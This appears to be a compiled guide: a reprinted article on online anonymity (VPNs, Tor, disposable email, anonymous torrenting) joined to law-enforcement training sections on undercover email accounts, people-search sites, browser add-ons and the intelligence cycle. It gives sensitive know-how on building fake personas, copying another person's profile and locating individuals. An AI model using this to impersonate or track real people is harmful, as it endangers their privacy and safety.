This guide will help you learn ways to anonymize the majority of your Internet-based communications and activities. But before we get started, it should go without saying that if you're trying to stay anonymous online, you shouldn't use your real name when creating an account and shouldn't sign in with any profile that has your personal information connected to it (ie, Google, Facebook, Twitter). We've left out the obvious stuff here and instead focused on offering a quick summary of ways that you can keep your identity and location hidden while browsing, communicating, and downloading and transferring files.

LEVEL 1: *Anonymous Web browsing*

The best thing you can do to stay anonymous online is to hide your IP address. This is the easiest way to trace your online activity back to you. If someone knows your IP address, they can easily determine the geographic location of the server that hosts that address and gets a rough idea of where you're located. Broadly speaking, there are three ways to obscure your IP address and hide your location:

How to stay anonymous online:

- TorUse a proxy server. If you want all of your online activity to be anonymized, the best way to do it is to pretend to be someone else. This is basically what a proxy server does: it routes your connection through a different server so your IP address isn't so easy to track down. There are hundreds of free proxies out there, and finding a good one is just a matter of searching. Most major browsers offer proxy server extensions that can be activated in just one click.
- Use a Virtual Private Network (VPN). For most intents and purposes, a VPN obscures your IP address just as well as a proxy does – and in some cases even better. They work differently but achieve the same result. Essentially, a VPN is a private network that uses a public network (usually the Internet) to connect remote sites or users together. So, if I were to log into Digital Trends' VPN, anyone looking at my IP address would think I'm in New York when I'm actually on the West Coast. Here's a list of good VPN services to get you started. [Top Ten VPN Providers for 2019](https://vpn.thetop10sites.com/best-vpn-services-2019.html?source=AdWords&gclid=Cj0KCQiA37HhBRC8ARIsAPWoO0wFsmgNC8E0V2AgPCUYKtrJ) can be found here: <https://vpn.thetop10sites.com/best-vpn-services-2019.html?source=AdWords&gclid=Cj0KCQiA37HhBRC8ARIsAPWoO0wFsmgNC8E0V2AgPCUYKtrJ>
- Use TOR. Short for The Onion Router, TOR is a network of virtual tunnels that allows people and groups to improve their privacy and security on the Internet. Browsing with TOR is a lot like simultaneously using hundreds of different proxies that are randomized periodically. But it's a lot more than just a secure browser. We won't get into the details here, but you should definitely check out its site if you're concerned about anonymity.

LEVEL 2: *Anonymous email and communication*

Using proxies, VPNs, and TOR will obscure your IP address from prying eyes, but sending emails presents

a different anonymity challenge. Let's say you want to send somebody an email, but you don't want them to know your email address. Generally speaking, there are two ways to go about this:

- Use an alias. An alias is essentially a forwarding address. When you send mail through an alias, the recipient will only see your forwarding address, and not your real email. Since all mail is forwarded to your regular inbox, this method will keep your real email address secret, but it will not, however, keep you from being spammed like crazy.
- Use a disposable email account. This can be done in two ways: either you can just create a new email account with a fake name and use it for the duration of your needs, or you can use a disposable email service. These services work by creating a temporary forwarding address that is deleted after a certain amount of time, so they're great for signing up for stuff on sites you don't trust and keeping your inbox from being flooded with spam.

Also, using a VPN and communicating through an anonymized email address will keep your identity hidden, but it still leaves open the possibility of your emails being intercepted through a man-in-the-middle scheme. To avoid this, you can encrypt your emails before you send them. Here's how:

- Use HTTPS in your Web-based email client. This will add SSL/TLS encryption to all of your Web-based communications. It's not bulletproof, but it definitely helps. Just make sure the URL of your webmail has an S (for Secure) after the HTTP. Gmail users, for example, could use <https://mail.google.com>. We also recommend using the HTTPS Everywhere extension.
- Use PGP (Pretty Good Privacy) software. We won't go into great detail on how to install/use PGP, but you might want to consider looking into it. While using HTTPS will encrypt your data on a network level, PGP software will encrypt the actual files themselves. It's a bit more complicated than that, but that's the gist of it.

How to stay anonymous online: CryptoCatIn addition to email, you might want to encrypt any instant messaging you do for the same reasons. We recommend the following two chat clients:

- TOR chat: a lightweight and easy-to-use chat client that uses TOR's location hiding services. It uses SSL/TLS encryption.
- Cryptocat: a Web-based chat client that uses the AES-256 encryption standard, which is extremely hard to break. It also supports group chats, so its perfect for all those top-secret world domination meetings you have with your buddies.

LEVEL 3: *Anonymous file transfers and sharing*

Getting files from the Internet is easy, but the sender has access to your IP address when you download files. In the case of BitTorrent, there are thousands of different peers that can see your IP address at any given moment, which means downloading is one of the least anonymous things you can do on the Web.

However, if done correctly, it is possible to download and share files while keeping your IP address and identity concealed.

- If you're downloading directly from a file hosting site like MediaFire or Mega, you can just use a proxy or VPN to obscure your IP.
- If you're using BitTorrent to download stuff, using a proxy or VPN will keep your identity hidden, but rather than just using any old service, we recommend using one of the Top Ten VPN services listed above.
- BT Guard. At its core, BT Guard is exactly the same as any other VPN or proxy service with the one difference being that the site is designed specifically for heavy BitTorrent users. Don't worry about DMCA violation notices you might elicit – BT Guard just ignores them for you.

Resource: <http://www.digitaltrends.com/computing/how-to-be-anonymous-online/>

10.4. How to set up and manage an Undercover Email Account

First and foremost never use your personal, corporate, or law enforcement email address for online investigations and intelligence gathering. We will explain why later. Gmail is the best option as it takes away your email header information and that will help you to hide your actual location, IP, and computer being used to conduct the intelligence gathering.

Setting up an Account

Getting started on Gmail is pretty straightforward. First, you must create an account.

One of the most important things about setting up your email is to use a fake persona. Or you might be duplicating the profile of another person so you will want to use a name that corresponds with the subject's profile.

Once you've jumped that hurdle, the rest of your setup should be easy. Google will ask for a backup email address to send password information, in case you ever forget it. You'll also need to give a phone number, but I have yet to receive any calls or texts from Google. So in this case use a prepaid phone such as net10, Verizon or ATT.

If you don't already have a Gmail account, you're likely not familiar with a lot of the terms that come with it. In order to understand some of the tips below, here's a basic overview of Gmail vocabulary for reference throughout this guide.

- Labels – A Gmail label is basically the same as an email folder, but each email is able to exist within multiple labels.
- Filters – A filter is a setting that automatically applies specific tasks to an email before it even lands in your inbox. With filters, you can automatically apply labels, forward messages, archive or delete emails.
- Stars – Stars are like labels, but you can only apply them once. Starred emails get pushed to the top of your inbox, marked as priorities.
- Google+ – When asked to update your profile, or to customize your account with a photo, you must sign up for a Google+ account. It's not required, but Google syncs all of its products, so you'll need to join the social network to have a profile.
- Chat – You can instant message contacts using your Gmail account. The Google application is called Gchat.
- Hangout – This video chat feature also requires a Google+ account. If you want to video chat, it's called "Starting a Hangout." Both parties must have Google+ profiles and webcams to participate in a Hangout.

10.5. Pre-research Phase

During the pre-research phase, there is a wide variety of information sources on the web that can help aid you in your investigative effort. In this section, we will discuss some of these sources. The value of these sources will help you to search across thousands of websites at once and help you to narrow down the search results looking for your suspect. Imagine this as a social network aggregator where you can input your search criteria and this search engine will scour the web looking for it.

So let's look at some of these sources:

- www.peakyou.com
- www.pipl.com
- www.spokeo.com

Spokeo is a social network aggregator website that aggregates data from many online and offline sources (such as phone directories, social networks, photo albums, marketing surveys, mailing lists, government censuses, real estate listings, and business websites).

This aggregated data may include demographic data, social profiles, and estimated property and wealth values.

PeekYou is a people search engine that indexes people and their links on the web. In June 2010, PeekYou launched what it described as the “first digital footprint ranking system for individuals.” Called PeekScore, the ranking system rates each of the individuals in the PeekYou index on a scale from one to ten, for the purposes of quantifying the scope of his or her online impact. The algorithm used to calculate the score takes into account the various active aspects of an individual's online life, particularly in the areas of blogging, social networking, and personal websites.

Pipl is a search engine to find addresses and other information that can help locate someone, such as a long lost relative. Pipl's query-engine is designed to retrieve information from the deep web. Deep web refers to underlying web content such as dynamic pages stored in online databases. General purpose search engines cannot reach and index the deep web. Pipl's robots are set to interact with searchable databases and extract facts, contact details and other relevant information from personal profiles, member directories, scientific publications, court records, and numerous other deep-web sources. Pipl also aims to find relevant bits of information about a person by using advanced language-analysis and ranking algorithms.

10.6. Introducing Firefox

There are also hundreds of extensions available for use in Firefox. These extensions are mainly open source tools. Anyone with the right programming skills can develop one. Because of this, there are many extensions that are not useful to law enforcement investigators. The specific Firefox extensions discussed here are those that McAfee Institute has found to be of potential value to law enforcement investigators.

Remember: the extensions referred to here are from a collection of third-party sites. While the extensions are generally reliable, they should not be considered to be authoritative.

FireFox Add-ons:

ShowIP – <https://addons.mozilla.org/en-US/firefox/addon/590>

Show MyIP – <https://addons.mozilla.org/en-US/firefox/addon/4530>

Linky – <https://addons.mozilla.org/en-US/firefox/addon/425>

Shazou – <https://addons.mozilla.org/en-US/firefox/addon/2993>

TOR-Proxy – <https://addons.mozilla.org/en-US/firefox/addon/5833>

Download Helper – <https://addons.mozilla.org/en-US/firefox/addon/3006>

Media Player Connectivity – <https://addons.mozilla.org/en-US/firefox/addon/446>

Unplug – <https://addons.mozilla.org/en-US/firefox/addon/2254>

Tab Mix Plus – <https://addons.mozilla.org/en-US/firefox/addon/1122>

View Source With – <https://addons.mozilla.org/en-US/firefox/addon/394>

PDF Downloader – <https://addons.mozilla.org/en-US/firefox/addon/636>

ZoomFox – <https://addons.mozilla.org/en-US/firefox/addon/1067>

Image Zoom – <https://addons.mozilla.org/en-US/firefox/addon/139>

Gspace – <https://addons.mozilla.org/en-US/firefox/addon/1593>

Who is This Person – <https://addons.mozilla.org/en-US/firefox/addon/1912>

Download Status Bar – <https://addons.mozilla.org/en-US/firefox/addon/26>

Advanced Dork – <https://addons.mozilla.org/en-US/firefox/addon/2144>

Locator – <https://addons.mozilla.org/en-US/firefox/addon/4870>

Research Word – <https://addons.mozilla.org/en-US/firefox/addon/3803>

Foxmarks Bookmark Synchronizer – <https://addons.mozilla.org/en-US/firefox/addon/2410>

People Search and Public Record Toolbar – <https://addons.mozilla.org/en-US/firefox/addon/3167>

11. Cyber Intelligence

Defining Intelligence

There are many misconceptions about the meaning and application of “intelligence” — not only among the lay public but also within law enforcement. Colloquial uses of the term, such as “Officer Jones collected some good intelligence,” provide an intuitive understanding. These uses, however, lack precision and are unable to account for the diverse applications and rules associated with the intelligence function.


As a primer, there are two broad classes of intelligence, as illustrated in Figure 1-1. The first category is the “discipline” of intelligence, which refers to the set of rules, processes, and lexicon of the intelligence function. This Intelligence Guide is solely about the discipline of intelligence.

Within the framework of the discipline, there are three types of intelligence of concern for the present discussion which include:

1. Law enforcement (or criminal) intelligence
2. Homeland Security—also known as “all-hazards”—intelligence
3. National Security Intelligence.

While there are important similarities across these three categories, there are also distinct differences. These critical factors are discussed throughout this Guide as they specifically relate to state, local, and tribal law enforcement (SLTLE) agencies.

Figure 1.1 Intelligence Analysis of Raw Information



The second broad class is the “application of intelligence,” which deals with knowledge related to a specific crime type. Intelligence analysis that produces information about new methods and indicators in the uses of improvised explosive devices (IED) by jihadists, for example, is the “application of intelligence.” Another illustration would be indicators drawn from an analysis of international financial transactions that are

characteristic of a money-laundering enterprise. An essential ingredient for the application of intelligence is an understanding of the nature and constituent elements of the crime phenomenon of concern. For example, if a community is threatened by multi-jurisdictional gang activity that operates as a criminal enterprise, an understanding of the gang culture, signs, symbols, hierarchy, and other gang-specific characteristics is essential for analysts and officers to be effective in combating the crime problem. While the two classes of intelligence are inextricably linked for purposes of training and application, it is nonetheless essential to understand the unique aspects of each. With an understanding of the classes of intelligence, attention will be directed toward the definitions of each.

Law Enforcement Intelligence

This Guide uses definitions based on generally accepted practice and standards by the law enforcement intelligence community at the local, state, and tribal levels. This does not mean that other definitions of terms are wrong, but this approach provides a common understanding of words and concepts as most applicable to the targeted audience of this Guide.

Before defining intelligence, it is essential to understand the meaning of “information” in the context of this process. Information may be defined as “pieces of raw, unanalyzed data that identify persons, organizations, evidence, events or illustrates processes that indicate the incidence of a criminal event or witness or evidence of a criminal event. As we will see, information is collected as the currency that produces intelligence.

The phrase “law enforcement intelligence,” used synonymously with “criminal intelligence,” refers to law enforcement’s responsibility to enforce the criminal law. Oftentimes, the phrase is used improperly and, too often, intelligence is erroneously viewed as pieces of information about people, places, or events that can be used to provide insight about criminality or crime threats. It is further complicated by the failure to distinguish among the different types of intelligence.

Diverse Information Collected for Intelligence Analysis

Pieces of information gathered from diverse sources, such as wiretaps, informants, banking records, or surveillance (see Figure 2-1), are simply raw data that frequently have limited inherent meaning.



Intelligence is when a wide array of raw information is assessed for validity and reliability, reviewed for materiality to the issues at question, and given meaning through the application of inductive or deductive logic. Law enforcement intelligence, therefore, is “the product of an analytic process that provides an integrated perspective to disparate information about crime, crime trends, crime and security threats, and conditions associated with criminality.” The need for carefully analyzed, reliable information is essential because both policy and operational decisions are made using intelligence; therefore, a vigilant process must be in place to ensure that decisions are made on objective, informed criteria, rather than on presumed criteria. Often “information sharing” and “intelligence sharing” are used interchangeably by persons who do not understand the subtleties — yet importance — of the distinction. In the strictest sense, care should be taken to use terms appropriately because, as will be seen in later discussions, there are different regulatory and legal implications for “intelligence” than for “information” (See Table 2-1) The subtleties of language can become an important factor should the management of a law enforcement agency’s intelligence records come under scrutiny.

2.1 Comparative Illustrations of Information and Intelligence national security intelligence

Information	Intelligence
<ul style="list-style-type: none"> • Criminal history and driving records • Offense reporting records • Statements by informants, witnesses, and suspects • Registration information for motor vehicles, watercraft, and aircraft • Licensing details about vehicle operators and professional licenses of all forms • Observations of behaviors and incidents by investigators, surveillance teams, or citizens • Details about banking, investments, credit reports, and other financial matters • Descriptions of travel including the traveler(s) names, itinerary, methods of travel, date, time, locations, etc. • Statements of ideologies, beliefs, and practices 	<ul style="list-style-type: none"> • A report by an analyst that draws conclusions about a person's criminal liability based on an integrated analysis of diverse information collected by investigators and/or researchers • An analysis of crime or terrorism trends with conclusions drawn about characteristics of offenders, probable future crime, and optional methods for preventing future crime/terrorism • A forecast drawn about potential victimization of crime or terrorism based on an assessment of limited information when an analysts uses past experience as context for the conclusion • An estimate of a person's income from a criminal enterprise based on a market and trafficking analysis of illegal commodities

In understanding the broad arena of intelligence, some perspective of national security intelligence (NSI) is useful for SLTLE agencies. This primer is meant to familiarize the law enforcement reader with basic terms, concepts, and issues, and is not intended as an exhaustive description.

NSI may be defined as “the collection and analysis of information concerned with the relationship and homeostasis of the United States with foreign powers, organizations, and persons with regard to political and economic factors as well as the maintenance of the United States’ sovereign principles.” NSI seeks to maintain the United States as a free, capitalist republic with its laws and constitutional foundation intact, and identify and neutralize threats or actions that undermine United States sovereign principles.

NSI embodies both policy intelligence and military intelligence. Policy intelligence is concerned with threatening actions and activities of entities hostile to the U.S., while military intelligence focuses on hostile entities, weapons systems, warfare capabilities, and order of battle.

Since the fall of the Soviet Union and the rise of threats from terrorist groups, both policy and military intelligence have evolved to grapple with the character of new threats. The organizations responsible for NSI are collectively known as the Intelligence Community (IC).

The IC is a federation of executive branch agencies and organizations that work within their own specific mission as well as in an integrated fashion to conduct threat assessment and intelligence activities necessary for effective foreign relations and the protection of United States national security.


These activities include the following:

- Collection of information needed by the President, the National Security Council, the Secretaries of State and Defense, and other Executive Branch officials for the performance of their duties and responsibilities;
- Production and dissemination of intelligence related to national security and the protection of U.S. sovereign principles from interference by foreign entities;
- Collection of information concerning, and the conduct of activities to protect against, intelligence activities directed against the U.S., international terrorist and international narcotics activities, and other hostile activities directed against the U.S. by foreign powers, organizations, persons, and their agents;
- Administrative and support activities within the U.S. and abroad that are necessary for the performance of authorized activities such as foreign relations, diplomacy, trade, and the protection of interests of our allies; and
- Such other intelligence and activities as the President may direct as related to national security and the U.S. relationship with foreign entities.

As seen in the definition and descriptions of NSI, there is no jurisdictional concern for crime.

As a result, constitutional restrictions that attach to criminal cases that law enforcement faces on information collection, records retention, and use of information in a raw capacity do not apply to IC responsibilities where there is no criminal investigation.

Figure 2-3: Law Enforcement and National Security Intelligence Authority Comparison



The lessons learned from this brief review of national security intelligence are threefold:

1. State, local, and tribal law enforcement officers have no jurisdiction to collect or manage NSI;
2. Use of NSI in a criminal investigation by a state, local, or tribal law enforcement officer could derail the prosecution of a case because of civil rights protections; and

3. Use of NSI in a criminal investigation by an SLTLE officer and/or retention of NSI in a records system or in the personal records of an SLTLE officer could open the possibility of civil liability from a Section 1983 lawsuit.

Law Enforcement Intelligence Initiatives in the Post-9/11 Environment

Several important initiatives were spurred by the terrorist attacks of September 11, 2001, that have had a significant and fast effect on the evolution of law enforcement intelligence. The more significant developments occurring during this time are listed in Table 3-2.

In October 2001, about six weeks after the 9/11 attacks, the International Association of Chiefs of Police (IACP) held its annual meeting in Toronto, Ontario, Canada. During this meeting, the Police Investigative Operations Committee discussed the need for SLTLE agencies to re-engineer their intelligence function as well as the need for national leadership to establish standards and direction for SLTLE agencies. From this meeting, the IACP, with funding support from the COPS Office, held the Intelligence Summit in March 2002. The summit developed a series of recommendations, a criminal intelligence sharing plan, and adopted Intelligence-Led Policing.

The Global Justice Information Sharing Initiative (Global), a group funded by the U.S. Office of Justice Programs, was already in existence with the charge of developing processes and standards to efficaciously share information across the criminal justice system. In response to the IACP Intelligence Summit of 2002, Global created a new subgroup, the Global Intelligence Working Group (GIWG). The purpose of the GIWG was to move forward with the summit's recommendations. The first GIWG product was the National Criminal Intelligence Sharing Plan.

Formally announced at a national signing event in the Great Hall of the U.S. Department of Justice on May 14, 2004, the National Criminal Intelligence Sharing Plan (NCISP) signified an element of intelligence dissemination that is important for all law enforcement officials. With formal endorsements from the DOJ, DHS, and the FBI, the NCISP provided an important foundation on which state, local, and tribal law enforcement agencies could create their own intelligence initiatives. The intent of the plan was to provide SLTLE agencies (particularly those that do not have established intelligence functions) with the necessary tools and resources to develop, gather, access, receive, and share intelligence.

Table 3-2: Significant Post-9/11 Law Enforcement Intelligence Initiatives

- COPS/IACP Intelligence Summit, 2002
- Global Intelligence Working Group (GIWG)
- Counter-Terrorism Training Coordination Working Group (CTTWG)
- *National Criminal Intelligence Sharing Plan* (NCISP)
- Criminal Intelligence Coordinating Council (CICC)
- Minimum Criminal Intelligence Training Standards
- Fusion Center Guidelines
- Department of Homeland Security (DHS) Target Capabilities List (TCL)
- Intelligence Reform and Terrorism Prevention Act of 2004 (IRTPA)
 - Creation of the Office of the Director of National Intelligence (ODNI) and appointment of the Assistant Deputy Director of National Intelligence (ADDNI) for Homeland Security and Law Enforcement
 - Creation of the Directorate of Intelligence (DI) at the FBI
 - Creation of the National Counterterrorism Center (NCTC)
 - Creation of the Information Sharing Environment (ISE)
- Creation of the Interagency Threat Assessment and Coordination Group (ITACG)
- National Strategy for Information Sharing (NSIS)
- Second COPS/IACP Intelligence Summit

The NCISP established a series of national standards that have been formally recognized by the professional law enforcement community as the role and processes for law enforcement intelligence today. The plan is having a significant effect on organizational realignment, information-sharing philosophy, and training in America's law enforcement agencies.

The NCISP also recognized the importance of local, state, and tribal law enforcement agencies as a key ingredient in the nation's intelligence process and called for the creation of the Criminal Intelligence Coordinating Council (CICC) to establish the linkage needed to improve intelligence and information sharing among all levels of government. Composed of members from law enforcement agencies at all levels of government, the CICC was formally established in May 2004 to provide advice in connection with the implementation and refinement of the NCISP. Members of the CICC serve as advocates for local law enforcement and support their efforts to develop and share criminal intelligence for the purpose of promoting public safety and securing our nation. Because of the critical role that SLTLE play in homeland security, they must have a voice in the development of policies and systems that facilitate information and intelligence sharing. The CICC serves as the voice for all levels of law enforcement agencies by advising the U.S. Attorney General and the Secretary of Homeland Security on the best use of criminal intelligence as well as the capabilities and limitations of SLTLE agencies related to information sharing.

During the same period these initiatives were occurring, many states and regions somewhat independently were developing multi-jurisdictional intelligence capabilities to maximize the diverse raw information input

for analysis and examine potential acts of terrorism that may occur within regions. The units, called “fusion centers,” were embraced by the DHS, which began providing funding to enable some of the centers to operate. The concept of “intelligence fusion” caught on rapidly as an efficient and effective mechanism for developing intelligence products. With recognition that other crimes, such as financial crime and weapons offenses, may have a nexus with terrorism, the centers’ foci broadened to include “all crimes.” Moreover, with the broad mission of the DHS, which was increasingly providing substantial amounts of funding, the fusion centers’ focus broadened further to encompass “all crimes, all hazards, all threats.” Recognizing the benefits of standardization to enhance the quality of work being done by the fusion centers, the GIWG created the Fusion Center Guidelines for developing a series of recommendations and good practices for law enforcement agencies that are participating in the intelligence fusion process. While primarily focusing on criminal intelligence, the Guidelines also give attention to the law enforcement information-sharing relationship with the private sector, as well as public safety issues related to homeland security intelligence.

The Intelligence Process (Cycle) for State, Local, and Tribal Law Enforcement (SLTLE)

Regardless of the type of intelligence, the single function that permeates all activities is the Intelligence Process (also known as the Intelligence Cycle). This process provides mechanisms to ensure the consistent management of information that will be used to create intelligence. This chapter is an overview of the Intelligence Process. Many of the issues introduced here will be discussed in detail in the remaining chapters of this Guide.

The Intelligence Process has been depicted in a variety of ways throughout the intelligence literature. The number of phases in the process may differ, depending on the model used, but the intent of each model of the Intelligence Process is the same:

To have a systemic, scientific, and logical methodology to comprehensively process information to ensure that the most accurate, actionable intelligence is produced and disseminated to the people who provide an operational response to prevent a criminal threat from reaching fruition.

The process applies to all crimes, whether terrorism, drug trafficking, gangs, or any other criminal enterprise. Indeed, the process also helps identify circumstances where there is a nexus between these different types of crimes.


To be consistent with established national standards, the model used in this discussion is the one prescribed in the National Criminal Intelligence Sharing Plan (NCISP). While often depicted as “steps,” in practice the different components of the process are phases, and there is a constant ebb and flow of information between phases as information is processed and shared. The Intelligence Process, therefore, is not a series of independent steps that are mechanically processed in an unbending sequential order; rather, it is a recipe for intelligence and information sharing that will frequently change according to the availability of “ingredients” and the “nutritional needs” of the consumer.

The Model of the Intelligence Process in the NCISP (Figure 4-1) has Six Phases:

1. Planning and Direction. 4. Analysis.
2. Collection. 5. Dissemination.
3. Processing/Collation. 6. Reevaluation.

Each phase may be broken down into sub-processes (Figure 4-2) that collectively contribute to an effective information management and analysis system.

Figure 4-1: Intelligence Process, NCISP




In many ways, the Intelligence Process acts like a radar sweep across a community. The process seeks to identify potential threats, determine the status of suspicious activity, and provide indicators of criminality so that operational units can develop responses.

Here's an illustration of the ebb and flow of the Intelligence Process: An intelligence bulletin may describe certain indicators. An officer observes behaviors that are consistent with these indicators, collects further information that is processed through the cycle, thereby providing an analyst with more raw data to help refine the analysis.

When a more refined analysis is disseminated to operational units, the likelihood increases of providing more explicit intelligence that operational units may use to prevent a crime or a terrorist attack.

Figure 4-2: Intelligence Process and Sub-processes



As another illustration, an intelligence bulletin describes an emerging threat of Eastern European organized crime operating protection rackets in a major Midwestern city. A police officer working neighborhoods with large populations of Russian immigrants has noticed an increase in thefts and property damage to small businesses largely operated by immigrants. In light of the intelligence bulletin, the officer provides information to the intelligence unit that crimes reported as simple thefts and property destruction within this area of the city may, in reality, be symptoms of “enforcer” activities of Eastern European organized crime-protection schemes. The analyst corroborates the information with practices of the organized crime group in other cities and provides the additional information to officers in a revised bulletin. To be most effective, the Intelligence Process requires this ongoing two-way flow of information.

Planning and Direction

The intelligence function involves the coordination of many activities. Similar to intermeshed gears, there must be a plan for how each moving part will operate in concert with other elements and how the gears will collectively manage a change in the environment. The gears of the Intelligence Process are prioritized and synchronized in the first phase of the cycle:

Planning and Direction

Former FBI Executive Assistant Director for Intelligence Maureen Baginski often stated, “The absence of evidence is not the absence of a threat.” As part of the Planning and Direction process, it is important to recognize not only the threats that have been identified but also dynamic threats in which evidence indicating their presence may appear serendipitously. A threat may emerge within a jurisdiction or region for a wide variety of reasons; therefore, personnel must be trained to be vigilant in looking for evidence of threats (indicators). This, however, must be a pragmatic process.

While there is a common perspective that the Intelligence Process should take an “all- crimes/all-threats approach,” pragmatically, these threats are not “equal” and must be prioritized considering the probability of their presence and the nature of the harm they pose to a community. Threat prioritization is part of the

“Direction” component of the first phase. This is done through ongoing threat assessments that are constantly refined by information that is processed through the Intelligence Cycle.

A threat must be assessed on multiple criteria as illustrated in Figure 4-3.

The first threat component is threat identification. When evidence of a threat is identified, the Intelligence Process must assess where the threat lies on a multivariate continuum of probability.

